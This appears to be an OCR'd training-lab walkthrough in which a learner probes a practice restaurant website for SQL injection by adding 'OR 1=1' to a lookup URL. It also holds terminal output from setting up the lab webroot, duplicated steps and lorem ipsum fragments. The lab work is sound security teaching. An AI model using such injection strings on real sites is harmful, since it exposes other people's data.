amet turpis ultrices, eget iaculis metus malesuada. Fusce vitae elit eu sem iaculis maximus a vitae ipsum. Nunc nunc purus, ultricies ut mauris eu, blandit convallis felis. In iaculis leo in tortor sagittis porttitor vehicula non mi. Vestibulum malesuada, neque in pellentesque varius, mauris tellus hendrerit dolor, in malesuada lacus arcu id risus. Aliquam vestibulum, lacus lobortis semper mollis, massa purus pellentesque



Step1: At PLABWIN10, access website: 192.168.0.2/lookup.php

Step 2

Turn on the **PLABWIN10** computer (and open Microsoft Edge) and navigate to the IP address. You should see the site you installed. Click o the **Lookup Registration** link. This takes you to a page where you can

lookup a user by their ID number. Type 1 in the box and press the submi button.

localhost/lookup.php?id=1

The Restaurant

The finest food in town!

Home Learn More Lookup Registration Login

JohnSmith@email.com

Step 3

We can check to see if this website is vulnerable to a SQL Injection attac by changing the text in the URL Bar. Try navigating to the following page (Use Microsoft Edge at WIN10).

```
Lookup.php?id=1 OR 1=1
```

localhost/lookup.php?id=1 or 1=1

The Restaurant

PLABWIN10

192.168.0.2/lookup.php

The Bank


Save your money with us

Home Learn More Lookup Registration Login

Warning!

No users found!

Chrome File Edit View History Bookmarks Profiles Tab Window Help
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci [PRACTICELABS]
PLABWIN10
PLABUBUNTU
Not secure
Menu



Step1: At PLABWIN10, access website: 192.168.0.2/lookup.php

Step 2

Turn on the **PLABWIN10** computer (and open Microsoft Edge) and navigate to the IP address. You should see the site you installed. Click o the **Lookup Registration** link. This takes you to a page where you can

lookup a user by their ID number. Type 1 in the box and press the submi button.

The Restaurant

The finest food in town!

JohnSmith@email.com

Step 3

We can check to see if this website is vulnerable to a SQL Injection attac by changing the text in the URL Bar. Try navigating to the following page (Use Microsoft Edge at WIN10).

Lookup.php?id=1 OR 1=1

The Restaurant

PLABUBUNTU

plabadmin@PLABUBUNTU: ~

```
plabadmin@PLABUBUNTU:~$ sudo cp -R -Desktop/webroot/3/* /var/www/webroot/
[sudo] password for plabadmin:
cp: invalid option -- 'D'
Try 'cp --help' for more information.
plabadmin@PLABUBUNTU:~$ sudo cp -R -/Desktop/webroot/3/* /var/www/webroot/
cp: invalid option -- '/'
Try 'cp --help' for more information.
plabadmin@PLABUBUNTU:~$ sudo cp -R ~/Desktop/webroot/3/* /var/www/webroot/
plabadmin@PLABUBUNTU:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group defa
ult qlen 1000
    link/ether 00:15:5d:ea:7b:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.2/24 brd 192.168.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:feea:7bea/64 scope link
       valid_lft forever preferred_lft forever
plabadmin@PLABUBUNTU:~$
```

amet turpis ultrices, eget iaculis metus malesuada. Fusce vitae elit eu sem iaculis maximus a vitae ipsum. Nunc nunc purus, ultricies ut mauris